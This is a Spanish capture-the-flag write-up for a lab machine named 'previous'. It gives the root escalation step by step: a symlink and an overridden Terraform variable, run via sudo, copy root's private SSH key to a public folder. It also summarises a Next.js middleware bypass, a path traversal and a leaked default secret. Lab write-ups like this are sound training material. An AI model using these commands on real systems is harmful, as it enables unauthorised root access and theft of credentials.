jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
Esto significa: podemos ejecutar terraform apply como root en /opt/examples. Aunque solo nos dejen apply, es suficiente, porque apply ejecuta el flujo real del provider.
2) Análisis del proyecto Terraform
Nos movemos a /opt/examples:
1
jeremy@previous:/opt/examples$ cat main.tf
Contenido:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
terraform {
  required_providers {
    examples = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"

  validation {
    condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
    error_message = "The source_path must contain '/root/examples/'."
  }
}

provider "examples" {}

resource "examples_example" "example" {
  source_path = var.source_path
}

output "destination_path" {
  value = examples_example.example.destination_path
}
Y revisamos el estado actual:
1
jeremy@previous:/opt/examples$ cat terraform.tfstate
Vemos que el provider copia desde:
source_path = "/root/examples/hello-world.ts"hacia:destination_path = "/home/jeremy/docker/previous/public/examples/hello-world.ts"
Esto es clave: el destino es un directorio accesible por el usuario (y probablemente expuesto por la app).
En palabras simples: Terraform está funcionando como una “máquina copiadora” con permisos root.
3) Identificación del bug en la validación
La variable source_path tiene validación:
- Debe contener
"/root/examples/" - No debe contener
".."
El problema: strcontains() solo revisa que la cadena exista en cualquier parte del string, no que sea el inicio de la ruta real.
Así que una ruta como:
1
/home/jeremy/root/examples/id_rsa
contiene /root/examples/ no contiene .. → pasa la validación
Y si además ese path apunta (mediante symlink) a un archivo real en /root/..., entonces Terraform (como root) lo va a leer.
4) Explotación (Symlink + TF_VAR_source_path)
La idea es:
- Crear una ruta que “cumpla el texto”
/root/examples/dentro del path. - Dentro, crear un symlink que apunte a un archivo sensible de root.
- Sobrescribir la variable con
TF_VAR_source_path. - Ejecutar
terraform applycomo root para que copie el archivo.
4.1 Crear estructura y symlink
1
2
3
4
5
# 1) Crear estructura que incluya /root/examples/ como texto dentro del path
jeremy@previous:~$ mkdir -p root/examples

# 2) Symlink hacia la clave privada de root
jeremy@previous:~$ ln -s /root/.ssh/id_rsa /home/jeremy/root/examples/id_rsa
4.2 Sobrescribir variable y ejecutar terraform
1
2
3
4
5
# 3) Sobrescribir variable con TF_VAR_
jeremy@previous:~$ export TF_VAR_source_path=/home/jeremy/root/examples/id_rsa

# 4) Ejecutar terraform apply como root
jeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply
Cuando Terraform corre, muestra que el recurso se “reemplaza” y el destino cambia a id_rsa:
1
2
destination_path -> "/home/jeremy/docker/previous/public/examples/id_rsa"
source_path      -> "/home/jeremy/root/examples/id_rsa"
¡Éxito! Root acaba de copiar su propia clave SSH a un directorio accesible.
5) Root: obtener la clave y conectar
Confirmamos que la clave se copió:
1
2
3
4
jeremy@previous:/opt/examples$ cat /home/jeremy/docker/previous/public/examples/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
...
-----END OPENSSH PRIVATE KEY-----
En Kali:
1
2
3
4
5
6
7
8
# Copiar la clave
scp jeremy@previous.htb:/home/jeremy/docker/previous/public/examples/id_rsa .

# Permisos correctos
chmod 600 id_rsa

# Conectar como root
ssh -i id_rsa root@previous.htb
Confirmación:
1
2
3
4
root@previous:~# id
uid=0(root) gid=0(root) groups=0(root)

root@previous:~# cat /root/root.txt

Explicación - Resumen
Esta máquina gira alrededor de una cadena web moderna en Next.js (detrás de Nginx) donde el control de acceso depende del middleware. Al identificar que la aplicación estaba expuesta a CVE-2025-29927, fue posible forzar el bypass de autorización enviando el header x-middleware-subrequest, lo que permitió acceder a rutas que normalmente devolvían 307 por autenticación.
Con el middleware fuera del camino, se llegó a un endpoint crítico: /api/download. Este endpoint, pensado para descargar ejemplos, falla al validar correctamente el parámetro example, permitiendo Path Traversal / LFI y lectura arbitraria de archivos. A partir de ahí, la enumeración con /proc/self/environ y archivos de la app confirmó el entorno (Node, Next.js, modo producción) y, lo más importante, permitió leer el código compilado de Next.js dentro de .next/server/.
La pieza clave fue extraer el handler de autenticación de NextAuth en .next/server/pages/api/auth/[…nextauth].js. Ahí se encontró un provider de credenciales que validaba el usuario jeremy y usaba un secreto por defecto (MyNameIsJeremyAndILovePancakes) cuando no existía ADMIN_SECRET, lo que nos dio acceso por SSH como jeremy y permitió obtener la user flag.
Para la escalada a root, sudo -l reveló que jeremy podía ejecutar terraform apply como root en /opt/examples. Ese proyecto usaba un provider personalizado que copia archivos desde un source_path hacia un directorio accesible, y la validación del input era débil (solo revisaba que el string contuviera /root/examples/). Abusando de TF_VAR_source_path y un symlink, forzamos a Terraform (ejecutando como root) a copiar la clave SSH privada de root al directorio público, y con eso logramos autenticarnos como root por SSH.